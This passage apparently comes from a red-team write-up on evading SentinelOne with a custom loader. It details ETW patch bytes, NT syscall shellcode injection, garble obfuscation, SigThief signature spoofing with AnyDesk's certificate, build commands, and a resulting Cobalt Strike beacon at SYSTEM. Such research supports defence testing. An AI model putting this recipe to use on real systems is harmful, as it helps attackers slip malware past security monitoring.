Event Tracing for Windows (ETW) is a kernel-level telemetry mechanism. EDRs subscribe
to ETW providers (specifically Microsoft-Windows-Threat-Intelligence) to receive
real-time notifications of suspicious memory operations , even when userland hooks are
bypassed. Functions like EtwEventWrite, EtwEventWriteFull, EtwEventRegister, and
EtwNotificationRegister in ntdll are responsible for dispatching these events.
Why the patch works: All four ETW dispatch functions are overwritten in memory with:
xor rax, rax   ; 48 33 C0
ret            ; C3
This makes every ETW call return immediately with a success code (0) and emit nothing. SentinelOne's telemetry pipeline receives no events from our process for the duration of execution.
The patch targets ntdll directly , it does not require any driver or kernel access, and it operates entirely in userland.
Layer 4 : Native Syscall Execution (NT API)
Why the Win32 API is dangerous to use:
High-level Win32 functions like VirtualAllocEx, WriteProcessMemory, and
CreateRemoteThread are the primary targets for EDR hooks because they are the
documented interface that malware uses. Even after ntdll is unhooked, calling these
functions leaves a clearly suspicious call chain in the process's call stack.
Why NT syscalls are better: Spinae skips the Win32 layer entirely and calls the underlying NT native API directly:
| Win32 (hooked / monitored) | NT Native (used by Spinae) |
|---|---|
VirtualAllocEx |
NtAllocateVirtualMemory |
WriteProcessMemory |
NtWriteVirtualMemory |
VirtualProtectEx |
NtProtectVirtualMemory |
CreateRemoteThread |
NtCreateThreadEx |
These functions are one layer below Win32 , they are the actual syscall wrappers in ntdll that Win32 calls internally. After the ntdll unhook, they resolve directly to the kernel without passing through any EDR inspection layer.
Memory is allocated RW, shellcode is written, then permissions are flipped to RX
immediately before thread creation , minimising the window during which executable
writable memory exists.
Layer 5 : Binary Obfuscation with Garble
Why compiled Go is still detectable:
Go binaries embed full symbol tables, function names, import paths, and string literals
by default. A tool like strings, Ghidra, or Detect-It-Easy can immediately identify
a Spinae loader by its function names, template strings, or package paths.
SentinelOne's static engine can flag it the moment it touches disk.
Why garble defeats it:
garble is a Go build wrapper that:
- Renames every symbol, function, type, and variable to randomised identifiers
- Encrypts all string literals , they are decrypted at runtime, never present in the binary as plaintext
- Uses a fresh random seed per build so no two compiled binaries share the same byte pattern
The result is a binary where no symbol names, no strings, and no recognisable code
structure remain. strings agent_final.dll returns nothing meaningful. Ghidra sees
only random function names. Yara rules based on Freeze's known strings do not match.
Layer 6 : Code Signing with SigThief
Why signatures matter:
Windows and most EDRs assign higher trust to binaries signed by a known certificate
authority. An unsigned DLL loaded via rundll32 or sideloading triggers additional
scrutiny. SentinelOne uses certificate metadata as one signal in its trust scoring.
The technique:
SigThief copies the Authenticode signature block from a legitimately signed binary
(in our case AnyDesk.exe, signed by philandro Software GmbH) and appends it to
the loader DLL.
python3 sigthief.py -i AnyDesk.exe -t MAlware.exe -o Malware.exe
The certificate thumbprint transfers: D056FB932C5A4821C328214E4F4988436650583A.
Windows will report HashMismatch because the binary content does not match the
signature , but many EDRs check for certificate presence rather than performing
full chain validation at load time. The spoofed signature raises the trust score of
the binary enough to reduce scrutiny on initial execution.
Deployment & Result
The final loader was generated with:
./Spinae -I beacon.bin -E -O Malware.exe
python3 sigthief.py -i AnyDesk.exe -t update_service.dll -o agent_final.dll
On execution, the full chain fires in sequence:
exe loaded → ntdll unhooked → ETW patched → shellcode decrypted in memory
→ NT native alloc → NT native write → RW→RX flip → NtCreateThreadEx
→ Cobalt Strike beacon established
Outcome under SentinelOne:
| Check | Result |
|---|---|
| Static scan on disk | ✅ No detection |
| On-execution behavioral analysis | ✅ No detection |
| Beacon process running | ✅ malware.exe PID 18492 |
getsystem |
✅ NT AUTHORITY\SYSTEM |
| Post-exploitation (hashdump, mimikatz) | ❌ Blocked by tamper protection |
The bypass demonstrates that SentinelOne's userland hooks are completely defeatable by combining ntdll unhooking with ETW patching. However, its kernel-level tamper protection (protecting its own agent process and blocking sensitive operations like LSASS access) remained effective even at SYSTEM level , confirming that the protection boundary has moved from userland into the kernel.